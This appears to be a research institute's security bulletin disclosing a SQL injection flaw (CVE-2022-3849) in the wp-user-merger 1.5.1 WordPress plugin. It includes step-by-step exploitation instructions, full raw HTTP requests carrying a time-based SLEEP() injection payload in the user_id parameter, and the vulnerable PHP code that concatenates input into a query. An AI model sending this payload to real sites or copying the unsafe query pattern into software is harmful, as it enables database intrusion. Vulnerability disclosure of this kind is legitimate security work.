Security Bulletin
of the Fraunhofer IESE Research Institute

wp-user-merger 1.5.1 WordPress plug-in SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	September 07 2022
Affected Software	wp-user-merger
Affected Software Type	WordPress plugin
Version	1.5.1
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-3849
CVSS 3.x Base Score	x
CVSS 2.0 Base Score	x
Reporter	Kunal Sharma, Daniel Krohmer
Reporter Contact	k_sharma19@informatik.uni-kl.de
Link to Affected Software	https://wordpress.org/plugins/wp-user-merger/
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-3849

Vulnerability Description

The `user_id` GET query parameter in wp-user-merger 1.5.1 is vulnerable to SQL injection. An authenticated attacker may abuse the `user-edit` functionality of the WordPress(`user-edit.php`) to craft a malicious GET request.

Exploitation Guide

Login as `admin` user. This attack requires at least `admin` privileges.




You are now logged out.

Username or Email Address: newadmin

Password: •••••••


□ Remember Me

Go to `All Users` in WordPress dashboard, click on `edit` under any user.




Username	Name	Email	Role	Posts
joey	Joey Wheeler	joey@kc.org	Editor	0
max	Maximillion Pegasus	max@kc.org	Subscriber	0
newadmin — Super Admin	—	email@example.com	Administrator	2
test111	test111	test111@c.com	Author	1

Clicking the user `edit` functionality triggers the vulnerable request, `user_id` is the vulnerable query parameter.




```
GET /wp-admin/user-edit.php?user_id=13&wp_http_referer=%2Fwp-admin%2Fusers.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/users.php
Connection: close
Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wp-settings-8=libraryContent%3Dbrowse; wp-settings-time-8=1666389039;
wordpress_test_cookie=WP%20Cookie%20check; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
newadmin%7C1666566701%7COfIsPG6DZPN1yTZcYsQ908Co7ADOvG6nne9k05iGtqs%7C0abf94c1e22528cf048ff22b03d79223ba73c502056deb9a9ce748fa0c03b2c0;
wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
newadmin%7C1666566701%7COfIsPG6DZPN1yTZcYsQ908Co7ADOvG6nne9k05iGtqs%7C9bf5c239139b198a8856c9927f2cf4835b8583556b6e07b6270ec1284a59f953
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

A POC may look like the following request:




```
GET /wp-admin/user-edit.php?user_id=19+AND+(SELECT+7741+FROM+(SELECT(SLEEP(3)))hlAf)&wp_http_referer=%2Fwp-admin%2Fusers.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/users.php
Connection: close
Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wp-settings-8=libraryContent%3Dbrowse; wp-settings-time-8=1666389039;
wordpress_test_cookie=WP%20Cookie%20check; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
newadmin%7C1666566701%7COfIsPG6DZPN1yTZcYsQ908Co7ADOvG6nne9k05iGtqs%7C0abf94c1e22528cf048ff22b03d79223ba73c502056deb9a9ce748fa0c03b2c0;
wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
newadmin%7C1666566701%7COfIsPG6DZPN1yTZcYsQ908Co7ADOvG6nne9k05iGtqs%7C9bf5c239139b198a8856c9927f2cf4835b8583556b6e07b6270ec1284a59f953
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

In the code, the vulnerability is triggered by un-sanitized user input of `user_id` at line `509` in `./inc/functions.php`.




```
506                 if($_GET['user_id'] && $_GET['user_id']>0){
507                     global $wpdb;
508
509                     $user_id = sanitize_wpus_data($_GET['user_id']);
```

At line `534` in `./inc/functions.php` the parameter is passed to variable- `$cq`. Subsequently, database query call (line `537`) on `$cq` leads to SQL injection.



```
532         if(!empty($course_meta_keys)){
533             foreach($course_meta_keys as $ckey){
534                 $cq = "SELECT meta_key, meta_value FROM $wpdb->usermeta WHERE user_id=$user_id AND
535                     meta_key LIKE '$ckey%'";
```



```
535                     meta_key LIKE '$ckey%'";
536                 wpus_pre($cq);
537                 $cvals = $wpdb->get_results($cq);
538
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

Since the database query call (line *537*) on `$cq` is called 4 times(based on `$course_meta_keys` array), we can notice the sleep time of the request being *four* times the given argument in `SLEEP()` *(~12,000 milliseconds here as SLEEP(3)).*

The SQL injection can be triggered by sending the request below:

```
GET /wp-admin/user-edit.php?user_id=19+AND+(SELECT+7741+FROM+(SELECT(SLEEP(3)))hlAf)&wp_http_referer=%2Fwp-admin%2Fusers.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/users.php
Connection: close
Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wp-settings-8=libraryContent%3Dbrowse; wp-settings-time-8=1666389039; wordpress_test_cookie=WP%20Cookie%20check; wor
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```